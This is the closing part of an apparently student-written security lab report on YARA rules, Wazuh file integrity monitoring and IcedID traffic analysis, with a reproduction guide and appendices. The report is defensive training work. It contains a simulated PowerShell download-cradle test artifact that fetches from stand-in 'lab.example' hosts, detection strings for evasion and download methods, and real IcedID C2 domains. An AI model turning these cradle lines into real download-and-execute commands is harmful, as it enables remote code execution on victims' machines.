Expected benefit	Limits spread and data loss.
Operational impact	Business interruption for the isolated host.
Verification	No further DNS or TLS contact with the indicators in the logs after blocking.
Residual risk	Unknown infrastructure and payloads may remain.

Chapter 13: What I Learned

Note on how this lab was done: I ran every command and collected every screenshot myself, with step-by-step guidance and explanations from an AI assistant. The first version of the PowerShell rule (July 2026) is my own earlier work; the tuning in this lab was guided.

13.1 Concepts

- A YARA hit is a lead, not a verdict. In Case A the hit was a deliberate test; in Case B a hit on the IOC text file was only a self-match, and the real value came from the pcap evidence.
- Event generation, collection, forwarding, processing, rule evaluation, alert and dashboard are separate stages. A problem can hide in any one of them, so I should check each stage in order.
- A hash is the most reliable way to prove that the same file exists on two machines, because it does not depend on clocks or file names.

13.2 Practical technical knowledge

- I learned to read `yara -s` output: rule name, file, then each string with its offset.
- I learned that tshark display filters and `-T fields -e` can turn a large capture into a short list of DNS and TLS facts.
- I learned to use whodata fields (process name, process ID, user SID) to attribute a file write.
- I learned that VirusTotal URL reports and domain reports are different objects, and that passive DNS is on the domain page.

13.3 Troubleshooting and evidence analysis

- A single wrong letter in a domain gave me a "clean" result. In the future I will copy indicators from tool output rather than typing them.
- When Wazuh time stamps and my transfer time did not agree, I did not guess. I recorded the discrepancy, relied on hash and path, and listed what to check next.
- ThreatFox rejected my first search until I used the `ioc:` prefix; reading a tool's syntax page first saves time.

13.4 Detection engineering and security reasoning

- My July rule counted http:// and https:// toward its condition. Rewriting the condition to require an evasion string plus a download indicator made the rule more precise.
- Certificate-issuer strings are weak indicators. Domains and URLs are stronger, but they expire, so IOC rules need regular review.
- Reputation lagged: all three domains were 0/92 on the day and 12 to 14 detections later. Network behaviour and fresh IOC feeds matter more than a score.

13.5 Areas that need further development

- Running YARA on the monitored endpoint and writing a Wazuh rule that alerts on a YARA hit.

- Building a negative-control test set and measuring false positives.
- Identifying the victim host name and user from a pcap (DHCP, NBNS, Kerberos fields).
- Keeping clocks synchronised in the lab so that timelines can be trusted.

Chapter 14: Practical Knowledge and Competencies

The classification is deliberately conservative. **Performed with guidance** means I ran the work in the lab with step-by-step support. **Observed or studied** means the evidence shows the information but I did not build or configure it in this lab.

Table 20: Competency map

Competency	Activity in this lab	Tools	Evidence	Level
Rule reading and tuning	Reviewed and tuned a YARA rule	YARA, nano	Figure 4, Figure 5	Performed with guidance (original rule authored earlier by me)
Safe test design	Created an inert artifact	touch, nano	Figure 7	Performed with guidance
Scanning and evidence capture	Scanned, saved output, hashed, recorded metadata	yara, tee, sha256sum, stat	Figure 8, Figure 9	Performed with guidance
Cross-host verification	Served, downloaded and compared hashes	python3 http.server, PowerShell	Figure 10, Figure 11	Performed with guidance
SIEM alert analysis	Read the FIM alert: rule, host, hash, process, user	Wazuh dashboard	Figure 13 to Figure 17	Performed with guidance
Network forensics (basic)	Extracted DNS and TLS facts from a pcap	tshark	Figure 21	Performed with guidance
Threat-intelligence enrichment	Checked domains in VirusTotal and ThreatFox	Firefox	Table 9, Table 11	Performed with guidance
Documentation and evidence handling	Evidence register, limitations, honest status of tests	Report tooling	Appendix C	Performed
Custom Wazuh rules for YARA	Example designed only	Wazuh	Section 7.5	Studied (not tested)
Malware analysis	Not performed	-	-	Not demonstrated

14.1 Recommended next exercises

- Run YARA on the Windows endpoint and write a Wazuh rule for its output.
- Add the negative control and run the rule against real administrator scripts.
- Extract host names and users from the pcap and write a short incident summary.
- Hunt in Splunk or Wazuh for DNS contact with the three domains using sample logs.

Chapter 15: Reproduction Guide

This guide recreates Case A from scratch and gives an optional procedure for Case B. It assumes only the prerequisites below. Commands for Kali work in bash and fish. Commands for Windows are for an Administrator PowerShell window. Anything shown as an example is marked.

15.1 Prerequisites and initial state

Table 21: Prerequisites

Requirement	Detail
Kali Linux VM	Internet access for installing YARA; a host-only adapter on the same network as Windows
Windows 10 VM	Wazuh agent installed, connected to the manager, running as service wazuhsvc; Administrator PowerShell
Wazuh manager and dashboard	Reachable at its host-only address; login available
Network check	From Kali: `ping -c 2 WINDOWS_IP` succeeds (allow ICMP in the Windows firewall if needed)
Backups	VM snapshots, and a copy of the agent's ossec.conf
Initial state	No folder C:\FIM_Test yet, or an existing monitored folder. Replace names in capital letters with your values

15.2 Part A: Kali (create the rule and the artifact)

Step 1. Install and verify YARA. Expect a version number.

Kali

```
sudo apt update && sudo apt install yara -y
yara --version
```

Step 2. Create a working folder.

Kali

```
mkdir -p ~/yara_lab
cd ~/yara_lab
```

Step 3. Create the rule file. Run `nano ps_rule.yar`, paste the rule below, save with Ctrl+O, Enter, exit with Ctrl+X.

Rule to paste into ps_rule.yar

```
rule Suspicious_PowerShell_Download_Cradle
{
    meta:
        author = "Aigbokhaode Hope Imomoh"
        description = "Suspicious PowerShell download/execution patterns - needs analyst validation"
        date = "2026-11-12"
        category = "PowerShell"
    strings:
        $ps1    = "powershell.exe"          nocase ascii wide
        $evade1 = "-EncodedCommand"         nocase ascii wide
        $evade2 = "-ExecutionPolicy Bypass" nocase ascii wide
        $exec1  = "IEX" fullword            nocase ascii wide
        $exec2  = "Invoke-Expression"       nocase ascii wide
        $dl1    = "DownloadString"          nocase ascii wide
        $dl2    = "Net.WebClient"           nocase ascii wide
        $dl3    = "Invoke-WebRequest"       nocase ascii wide
        $dl4    = "Start-BitsTransfer"      nocase ascii wide
        $b64    = "FromBase64String"        nocase ascii wide
    condition:
        filesize < 1MB and $ps1 and
        1 of ($evade*) and 1 of ($dl*, $exec*, $b64)
}
```

Step 4. Create the artifact. Run `touch ps_test_artifact.txt`, then `nano ps_test_artifact.txt`, paste the text below, save and exit. Check it with `cat`.

Artifact text (inert)

```
# LAB TEST ARTIFACT - HARMLESS TEXT ONLY
# Simulated PowerShell download cradle for YARA/Wazuh validation
# Not executable. Domain is non-routable. Payload decodes to "LAB_TEST_ONLY".

powershell.exe -NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass -Command "IEX (New-Object
    Net.WebClient).DownloadString('http://c2.lab.example/stage1.txt')"

powershell.exe -ExecutionPolicy Bypass -Command
    "[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('TEFCX1RFU1RfT05MWQ=='))"

Invoke-WebRequest -Uri https://update.lab.example/payload.txt -OutFile C:\Users\Public\lab_test.txt
```

Step 5. Create a clean file for a negative control (this was not done in the original lab).

Kali

```
echo "Meeting notes: review the SOC lab schedule and update the report." > clean_notes.txt
```

Step 6. Scan both files. Expect a hit on the artifact and no output for the clean file.

Kali

```
yara -s ps_rule.yar ps_test_artifact.txt | tee scan_result.txt
yara -s ps_rule.yar clean_notes.txt
```

Step 7. Record the hash and metadata. Keep the hash for comparison.

Kali

```
sha256sum ps_test_artifact.txt | tee hash.txt
stat ps_test_artifact.txt | tee metadata.txt
ls
```

Step 8. Find the host-only address and start the file server (leave this terminal open).

Kali

```
ip -4 a
python3 -m http.server 8000
```

15.3 Part B: Windows and Wazuh

Step 9. Create the monitored folder if it does not exist.

Windows PowerShell (Administrator)

```
New-Item -ItemType Directory -Path C:\FIM_Test -Force
```

Step 10. Make sure the agent monitors the folder. Back up the configuration, add the entry, then restart the agent service. This is typical syntax (example):

Windows PowerShell (Administrator). Example configuration, verify the paths on your system

```
Copy-Item "C:\Program Files (x86)\ossec-agent\ossec.conf" "C:\Program Files (x86)\ossec-
    agent\ossec.conf.bak"
# In ossec.conf, inside <syscheck>, add:
# <directories realtime="yes" check_all="yes" report_changes="yes" whodata="yes">C:\FIM_Test</directories>
Restart-Service -Name wazuhsvc
```

Step 11. Download the artifact (replace KALI_IP with the Kali host-only address) and calculate its hash.

Windows PowerShell (Administrator)

```
Invoke-WebRequest http://KALI_IP:8000/ps_test_artifact.txt -OutFile C:\FIM_Test\ps_test_artifact.txt
Get-FileHash C:\FIM_Test\ps_test_artifact.txt -Algorithm SHA256
```

> **VERIFIED** Expected: the Kali terminal logs "GET /ps_test_artifact.txt ... 200" and the PowerShell hash equals the Kali hash (ignore upper/lower case).

Step 12. Open the Wazuh dashboard, File Integrity Monitoring, choose the Windows agent and open Events. Expand the newest row for `c:\fim_test\ps_test_artifact.txt`.

- Check rule.id is 554 and the description is "File added to the system".
- Check syscheck.sha256_after equals your hash and syscheck.size_after equals the file size.
- Check syscheck.audit.process.name and user fields (whodata must be on).
- If no alert appears: confirm the folder is in ossec.conf, the agent service restarted, the agent is connected and the time range includes now.

15.4 Evidence collection checklist

- Screenshot: YARA scan with matches; clean-file scan with no output.
- Screenshot: sha256sum, stat and ls of the evidence files.
- Screenshot: Kali HTTP log and the Windows download with Get-FileHash.
- Screenshots: Wazuh event list and the alert fields (rule, agent, path, hashes, process, user, timestamp).
- Record the Kali, Windows and dashboard times and the time zones of each.

15.5 Optional Part C: public IcedID data (training use only)

> **WARNING** Use only the IOC text file and the pcap, and only inside the isolated Kali VM. Do not open or run any malware archive. Do not copy these files to other machines. Never browse to the indicators.

Step 13. Download the 2023-11-27 IOC text file and the pcap from the Malware-Traffic-Analysis page (see the references) and extract them according to the site's instructions.

Step 14. Create an IOC rule. The example below is a reconstruction for practice, **not the original rule**, whose source was not captured.

icedid_example.yar (practice rule)

```
rule IcedID_TA577_IOCs_example
{
  strings:
    $domain1 = "mazdakrichest.com" nocase
    $domain2 = "mraskopal.link" nocase
    $domain3 = "missisanjoup.shop" nocase
  condition:
    any of ($domain*)
}
```

Kali

```
yara -s icedid_example.yar 2023-11-27-IOCs-for-TA577-pushing-IcedID-variant.txt
yara -s icedid_example.yar 2023-11-27-TA577-pushes-IcedID-variant.pcap
sha256sum 2023-11-27-IOCs-for-TA577-pushing-IcedID-variant.txt 2023-11-27-TA577-pushes-IcedID-variant.pcap
tshark -r 2023-11-27-TA577-pushes-IcedID-variant.pcap -Y "dns.qry.name contains mraskopal" -T fields -e
    frame.time -e ip.src -e dns.qry.name
tshark -r 2023-11-27-TA577-pushes-IcedID-variant.pcap -Y "tls.handshake.extensions_server_name" -T fields -e
    ip.src -e ip.dst -e tls.handshake.extensions_server_name | sort -u
```

Step 15. Look up each domain (copy and paste the exact name) in VirusTotal (search the bare domain, then open Detection, Details and Relations) and in ThreatFox using `ioc:DOMAIN`.

Step 16. Record for each domain: detections now, passive DNS entries, creation date, ThreatFox malware family, confidence and first-seen time.

15.6 Common problems

Table 22: Common problems and fixes

Symptom	Likely cause and fix
yara: syntax error	Check the rule text and the line number shown; make sure quotes are straight quotes
No match on the artifact	Check the rule path and that the artifact contains the strings (use cat)
Windows cannot download	Wrong KALI_IP, server not running, firewall, or VMs on different networks
Hash differs	The file changed or was edited after hashing; recreate and hash again
No Wazuh alert	Folder not monitored, agent not running or not connected, wrong time range
Wazuh time looks wrong	Time zones or clocks differ; synchronise with NTP and record offsets
ThreatFox "Wrong search term"	Use the ioc: prefix
VirusTotal shows 0 detections for a known bad domain	Check the spelling; search the exact domain from your tool output

15.7 Cleanup and rollback

- Stop the Python server with Ctrl+C.
- Delete the test file on Windows with `Remove-Item C:\FIM_Test\ps_test_artifact.txt`. Wazuh will normally record this as a "file deleted" event, which is expected.
- Remove any temporary antivirus exclusion you created.
- To undo FIM changes: restore ossec.conf from ossec.conf.bak and run `Restart-Service -Name wazuhsvc`, or revert the VM snapshot.
- Delete the lab folders on Kali (`rm -r ~/yara_lab`) after saving the evidence you need. Keep the hashes and screenshots.

Chapter 16: Limitations and Future Improvements

Table 23: Limitations and improvements

Limitation	Effect on conclusions	Improvement
No negative control (clean file)	The rule's false-positive behaviour is unmeasured	Run clean and administrator scripts through the rule (R4)
YARA ran on Kali, not on the monitored endpoint	Correlation is by hash and path only	Run YARA on the endpoint or use active response (R3)
Clocks and time zones differ across hosts	Alert time, mtime and transfer time cannot be reconciled	NTP and consistent time zones (R2)
The five-minute alert delay and the one-hour mtime offset are unexplained	No conclusion about FIM latency can be drawn	Compare the agent log and manager log for the event
User name field not visible in the captured whodata fields	Account identified only through the SID (-500)	Capture the syscheck.audit.user.name field
Rule source for IcedID_TA577_IOCs not captured	Its condition is unknown	Save the rule file output in the evidence set
pcap analysis limited to DNS and TLS names for one host	No payload, process or credential analysis; DNS answers for two domains not extracted	Extract DNS answers and DHCP/NBNS/Kerberos names
Threat-intelligence data is current (2026) for 2023 activity	Domains are expired; reputation today differs from 2023	Use time-bound sources and passive DNS dates
Only one reporter (Cryptolaemus1) for three ThreatFox entries	Attribution depends on one feed	Cross-check with a second source
Wazuh and YARA versions not captured	Reproduction may differ on other versions	Record `yara --version` and the Wazuh version

16.1 False positives and false negatives

- **False positives:** clean scripts that mention PowerShell flags and download methods; certificate-issuer strings in any traffic capture.
- **False negatives:** obfuscated scripts that avoid the literal strings, strings split across lines, encoded content, or the same technique implemented without PowerShell.

Chapter 17: Conclusion

In this lab I built and tuned a YARA rule, scanned a harmless test artifact, captured its hash and metadata, moved it to a monitored Windows endpoint and confirmed that Wazuh recorded the same file with a matching hash and with the process (`powershell.exe`) and account SID that wrote it. This is the strongest verified result: a complete, evidence-backed chain from rule hit to endpoint event.

I then applied the same discipline to public IcedID training data. The rule hit on the pcap was supported by DNS and TLS evidence from host 10.11.27.101, by VirusTotal passive DNS entries that contain the same IP addresses, and by ThreatFox entries that identify all three domains as IcedID command-and-control. The hit on the IOC text file was a self-match and was not counted as a detection.

The conclusions are limited by the missing negative control, the manual correlation between Kali and Wazuh, unsynchronised clocks, and a pcap analysis that did not identify the victim host name or account. These are documented rather than hidden.

Next steps: add the negative control, synchronise the clocks, run YARA on the monitored endpoint, write and test a Wazuh rule for YARA hits, and put the rules under version control.

Appendix A: Command History

Commands as they appear in the screenshots, grouped by machine. Exact long lines are wrapped for printing.

Kali Linux (fish shell)

```
# Kali: rule library
cd YARA_Project/
ls
cd rules
ls
cd powershell
cat powershell_detection.yar
nano powershell_detection.yar

# Kali: lab folder and artifact
cd YARA_Project/samples/
mkdir -p day10_yara_wazuh
cd day10_yara_wazuh/
touch ps_test_artifact.txt
nano ps_test_artifact.txt
cat ps_test_artifact.txt

# Kali: scan, hash, metadata
yara -s ~/YARA_Project/rules/powershell/powershell_detection.yar . | tee scan_result.txt
sha256sum ps_test_artifact.txt
sha256sum ps_test_artifact.txt | tee hash.txt
stat ps_test_artifact.txt | tee metadata.txt
ls

# Kali: serve the file
ip -4 a
python3 -m http.server 8000
```

Windows PowerShell (Administrator). The first two lines are part of earlier FIM tests visible in the same window

```
restart-service -name wazuhsvc
Get-Date; "download test" | Out-File C:\Users\Administrator\Downloads\wazuh_test.txt   # earlier FIM test
Invoke-WebRequest http://192.168.56.102:8000/ps_test_artifact.txt -OutFile C:\FIM_Test\ps_test_artifact.txt
Get-FileHash C:\FIM_Test\ps_test_artifact.txt -Algorithm SHA256
```

Kali Linux: IcedID analysis

```
cd ~/Downloads
ls
yara -s ~/YARA_Project/rules/powershell/icedid_ta577.yar 2023-11-27-IOCs-for-TA577-pushing-IcedID-
    variant.txt
yara -s ~/YARA_Project/rules/powershell/icedid_ta577.yar 2023-11-27-TA577-pushes-IcedID-variant.pcap
sha256sum 2023-11-27-IOCs-for-TA577-pushing-IcedID-variant.txt 2023-11-27-TA577-pushes-IcedID-variant.pcap
tshark -r 2023-11-27-TA577-pushes-IcedID-variant.pcap -Y "dns.qry.name contains mraskopal" -T fields -e
    frame.time -e ip.src -e dns.qry.name
tshark -r 2023-11-27-TA577-pushes-IcedID-variant.pcap -Y "tls.handshake.extensions_server_name" -T fields -e
    ip.src -e ip.dst -e tls.handshake.extensions_server_name | sort -u
```

Appendix B: Raw Outputs, Configuration and Detection Rules

The rule texts are in Chapter 7. The outputs below are transcribed from the screenshots; the figures remain the primary evidence.

YARA scan result (Figure: scan)

```
Suspicious_PowerShell_Download_Cradle ./ps_test_artifact.txt
0xc2:$ps1: powershell.exe
0x166:$ps1: powershell.exe
0xf0:$evade2: -ExecutionPolicy Bypass
0x175:$evade2: -ExecutionPolicy Bypass
0x112:$exec1: IEX
0x131:$dl1: DownloadString
0x122:$dl2: Net.WebClient
0x1f5:$dl3: Invoke-WebRequest
0x1c9:$b64: FromBase64String
```

Hash and metadata (Figure: hash)

```
3548f4b3d94419db063016caa79c2d5a76d1657dc7129fbade590d2165fd7b78  ps_test_artifact.txt

  File: ps_test_artifact.txt
  Size: 601        Blocks: 8          IO Block: 4096   regular file
Device: 254,0   Inode: 3025053   Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 1000/    hope)   Gid: ( 1000/    hope)
Access: 2026-11-12 12:54:46.848503411 -0500
Modify: 2026-11-12 12:53:56.595067707 -0500
Change: 2026-11-12 12:53:56.595067707 -0500
 Birth: 2026-11-12 09:52:37.382691910 -0500
```

tshark output (Figure: tshark)

```
2023-11-27T17:44:58.510152000-0500 10.11.27.101 mraskopal.link
2023-11-27T17:44:58.666071000-0500 10.11.27.1   mraskopal.link
2023-11-27T17:45:17.023020000-0500 10.11.27.101 mraskopal.link
2023-11-27T17:45:17.177979000-0500 10.11.27.1   mraskopal.link
2023-11-27T18:25:15.368670000-0500 10.11.27.101 mraskopal.link
2023-11-27T18:25:15.430757000-0500 10.11.27.1   mraskopal.link

10.11.27.101  104.21.39.107   mraskopal.link
10.11.27.101  172.67.134.246  missisanjoup.shop
10.11.27.101  172.67.164.29   mazdakrichest.com
```

Table 24: Indicator register (URLs defanged; do not browse to indicators)

Indicator	Type	Source	Note
`mazdakrichest.com`	domain	pcap, YARA, ThreatFox, VirusTotal	IcedID C2 (ThreatFox)
`hxxps://mazdakrichest[.]com/live/`	url (defanged)	ThreatFox entry 1206787	IcedID C2 URL
`mraskopal.link`	domain	pcap, YARA, ThreatFox, VirusTotal	IcedID C2 (ThreatFox)
`missisanjoup.shop`	domain	pcap, YARA, ThreatFox, VirusTotal	IcedID C2 (entry expired)
`172.67.164.29`	IP	pcap TLS	Cloudflare-style range; mazdakrichest.com

Indicator	Type	Source	Note
`104.21.39.107`	IP	pcap TLS	Cloudflare-style range; mraskopal.link
`172.67.134.246`	IP	pcap TLS	Cloudflare-style range; missisanjoup.shop
`10.11.27.101`	IP	pcap	Likely victim host (internal)
`12fc1d756fe46ed86e458e03e388b14ac61ee50729c27cae2eb682e5a11b4388`	SHA256	local	IOC text file (not malware)
`b20c357f804234f0b86e8144890b4d5649007d18c8a5661f5f5038902c8c295d`	SHA256	local	pcap file (not malware)
`3548f4b3d94419db063016caa79c2d5a76d1657dc7129fbade590d2165fd7b78`	SHA256	local	benign test artifact (not malware)



Figure 39: Supplementary: VirusTotal URL report details for mazdakrichest.com (17/93 on 2026-10-30)

Shows the URL object with 17 of 93 detections and vendor categories (including phishing and bot networks). Supplementary to the domain report (14/92).



Figure 40: Supplementary: ThreatFox reporter profile for Cryptolaemus1

Shows 679,888 contributions and first/last seen dates (2021-03-09 to 2025-09-05). Indicates an established reporter. It is context, not proof.

Appendix C: Evidence Register

The original screenshots were not modified. Each presentation figure was derived from the file listed. The SHA256 is of the original file, so a reviewer can verify it. The architecture diagram is not derived from a screenshot.

Table 25: Evidence register

Figure	Original file	SHA256 of original	Processing
Figure 1	1000503165.jpg	d4d6d770c7ab5afdb828ffcadaf424a920e2e61a020a26dd38a8dfd219cde277	crop (0, 48, 720, 765); upscale x1.8 (Lanczos); light unsharp mask
Figure 3	1000503433.jpg	149f634d4c8cbd3c9da251b9a00d66756f6f60a3f13439f968c9fa2157c6b4ef	crop (0, 0, 1354, 663); light unsharp mask
Figure 4	1000503434.jpg	752c4982c060b778ac77d76fcf5e67d6bff24148e42434a476dc1b29a0c0228d	crop (0, 0, 1362, 638); light unsharp mask
Figure 5	1000503435.jpg	fe5a971343a251febbe6dee15894cdc8adc01f25a01c1e27d1acb264d476dc52	crop (0, 0, 1365, 636); light unsharp mask
Figure 6	1000503439.jpg	451fdf98ea7352a41c4545c6e377cfbd0b00a82874ce45657a9c1fbc7cb0d0c6	crop (0, 0, 1364, 651); light unsharp mask
Figure 7	1000503437.jpg	8fb2607cbbe148d023412d7d4cece6731aa004799ee1aeb544d2dd40d2e75540	crop (0, 0, 1365, 645); light unsharp mask
Figure 8	1000503445.jpg	ad7f549f0c294a6711a869ccab17306627914fcaa4524aafe3e84ba618b6c863	crop (0, 0, 1360, 652); light unsharp mask
Figure 9	1000503449.jpg	640dee7387e761d6da0c154f0db3d47bd80faf57d613bf1fa957ec4c938d5e88	crop (0, 0, 1361, 652); light unsharp mask
Figure 10	1000503455.jpg	06c707bb978a8b3b3769eaf573b3d8bdc063c3e5b4306f8146e2351ec22f7c96	crop (0, 0, 1361, 650); light unsharp mask
Figure 11	1000503454.jpg	678135a50af457ab03a4b395f4fdaa9746230a2e5ebc2fbd35a51584ea5c4d7e	crop (0, 0, 1356, 660); light unsharp mask
Figure 12	1000503473.jpg	e385018654578f63adfdef36b20acc1452ffa0d36f2d3488d19093031783d184	crop (0, 0, 1360, 652); light unsharp mask
Figure 13	1000503474.jpg	d9017e47c6475dd0aa8d3453cd0bdb49660ebd655ca947ecb9a6f8c7ed26c79f	no crop; upscale x2.0 (Lanczos); light unsharp mask
Figure 14	1000503475.jpg	774863b13cba2b94d1c9b4a9aaf57cafb36975e32a18585d5c2bb0d1b962ea5b	no crop; upscale x2.0 (Lanczos); light unsharp mask
Figure 15	1000503478.jpg	e88e005f343a43a15d78521cc49993004fab545710d352413f413399d289185d	no crop; upscale x2.0 (Lanczos); light unsharp mask
Figure 16	1000503477.jpg	669903f22f941eadbd0d675c08df0b3c75f9bbd674afd14c31666e5d95014fa4	no crop; upscale x2.0 (Lanczos); light unsharp mask
Figure 17	1000503479.jpg	13ac88a9613bd113a79c7faba377345b195b870e6bf2f424b90f3673e63b48fd	no crop; upscale x2.0 (Lanczos); light unsharp mask
Figure 18	1000503500.jpg	1915d765d3c2d1397f1d77cc5eb7149d4aa3d3582e152286467d2d1aec708dec	crop (0, 0, 1336, 656); light unsharp mask
Figure 19	1000503525.jpg	1100972a9efff34ee541c1c2fc667f751f9b98eb44dd860568430127fcab81df	crop (0, 0, 1346, 634); light unsharp mask
Figure 20	1000503526.jpg	739845030c157fa2ebbb63a54883cf6f1c7fb2584f2c30b01bded74cbec67a3e	crop (0, 0, 1337, 635); light unsharp mask

Figure	Original file	SHA256 of original	Processing
Figure 21	1000503537.jpg	304c9e1926589921371971242008 1e14b06b35623f0833a98388869eb4178948	crop (0, 0, 1365, 634); light unsharp mask
Figure 22	1000503724.jpg	0eb7c6ec7c43b84eef516179bf4f1cee5442b1bec6aeff0290951296fb521475	crop (0, 40, 1364, 650); light unsharp mask
Figure 23	1000503726.jpg	ec4d12fdda94f71d933bf8b6e35d5ae0c051c36c2001b61175a2691efcb474f3	crop (0, 200, 1365, 650); light unsharp mask
Figure 24	1000503689.jpg	57a7eaf750b69790b8ae64e87d6c22e9705ce555318a53665891c404e867ff11	crop (0, 40, 1365, 650); light unsharp mask
Figure 25	1000503789.jpg	0a252850cb11edfbe40e017349580b78e8d2fdea0cadcd5548bc36f77d6fdd1c	crop (0, 40, 1360, 650); light unsharp mask
Figure 26	1000503790.jpg	a4ca5e0ae39de8303ebd3637dc9784e0b9b744a6eed0ca638af5633bfb315bcf	crop (0, 40, 1363, 650); light unsharp mask
Figure 27	1000503829.jpg	9be30fbd25cf26ec815e4c21f4e4681a9b3df27e4a5ac6d08112301857e63276	crop (0, 40, 1364, 650); light unsharp mask
Figure 28	1000503840.jpg	484caff513b73585144f4e303b966547ded2fc827094869dcc959191c58a6ceb	crop (0, 40, 1356, 650); light unsharp mask
Figure 29	1000503886.jpg	30f2c0a706abf589c95e06395a0b41becd7203c002b61e7a3b2b6a65dea9b665	crop (0, 88, 1365, 590); light unsharp mask
Figure 30	1000503869.jpg	cfcffb70a71f7abbcde161e8210bca429cb5a84c040f5c677fc9191a4622e165	crop (0, 88, 1364, 590); light unsharp mask
Figure 31	1000503885.jpg	8a40e6223bbf47b5a75936026a745172260524c5f5a08b844afda0f388206849	crop (0, 88, 1363, 585); light unsharp mask
Figure 32	1000503918.jpg	214bd2b7700f34f9f24d38ed5f6b9492363b8dce945a63f69bf35caca9ed46e4	crop (0, 85, 1363, 650); light unsharp mask
Figure 33	1000503921.jpg	f878449a0e77f5df28dc23b5ff41030b77b65e676d1d1635162a1aa5de4295b6	crop (0, 85, 1356, 690); light unsharp mask
Figure 34	1000503923.jpg	4cbe4f7baba3044472813d6320c3f63eace724957cc08b4c67e6b4542423e00f	crop (0, 40, 1362, 675); light unsharp mask
Figure 35	1000503610.jpg	81372ce004cec86608d4bae1223102ae526e80f441fd7372249c2c2934ce333a	crop (0, 40, 1363, 650); light unsharp mask
Figure 36	1000503618.jpg	3c96e26d03fd9ff729387da4899cc957f10930187005424876cf2499f07c38da	crop (0, 40, 1357, 650); light unsharp mask
Figure 37	20261112_221431907 4189653545121945.jpg	119b292cfa15fbf7f977e02cf47479f2ce500fbe7efac921434d9f35c0eb0492	crop (50, 230, 2200, 1160); downscale x0.8; light unsharp mask
Figure 38	20261112_222204831 8365102551465203.jpg	75f14ba18d52875b3833b63afa0004b132e8e43ec86d5ea2291f089223fb9a38	crop (210, 300, 2090, 1200); downscale x0.8; light unsharp mask
Figure 39	1000503686.jpg	3d81fa8a43532256802c78d45a05b1832fc0541cb12aeab98364666f2555b3bb	crop (0, 40, 1360, 650); light unsharp mask
Figure 40	1000503887.jpg	978f957a80d4c0e158de107575f9d93785ba915e7ea0fe016f6e1e6051c279e3	crop (0, 85, 1363, 661); light unsharp mask

Appendix D: Glossary

Term	Meaning
Alert	A notification created when a rule matches an event
Base64	A way of writing binary data as text; often used to hide commands
C2 (command and control)	Server used by an attacker to send instructions to infected hosts
Decoder	A Wazuh component that splits a log line into named fields
FIM	File Integrity Monitoring: alerts when files are added, changed or deleted
Hash	A fixed-length fingerprint of data; any change gives a different value
IOC	Indicator of compromise: a domain, IP, URL or hash linked to malicious activity
Passive DNS	History of which IP addresses a domain resolved to
pcap	File containing captured network packets
Self-match	A rule matching the very list or document it was built from
SID	Windows Security Identifier of a user or group
SNI	Server Name Indication: the site name sent at the start of an HTTPS connection
whodata	Wazuh FIM mode that records the process and user behind a change
YARA rule	A pattern and condition set used to classify files

Appendix E: References

Reference	Link
YARA documentation	https://yara.readthedocs.io/
Wazuh documentation	https://documentation.wazuh.com/
Wazuh File Integrity Monitoring	documentation.wazuh.com, capabilities, file integrity
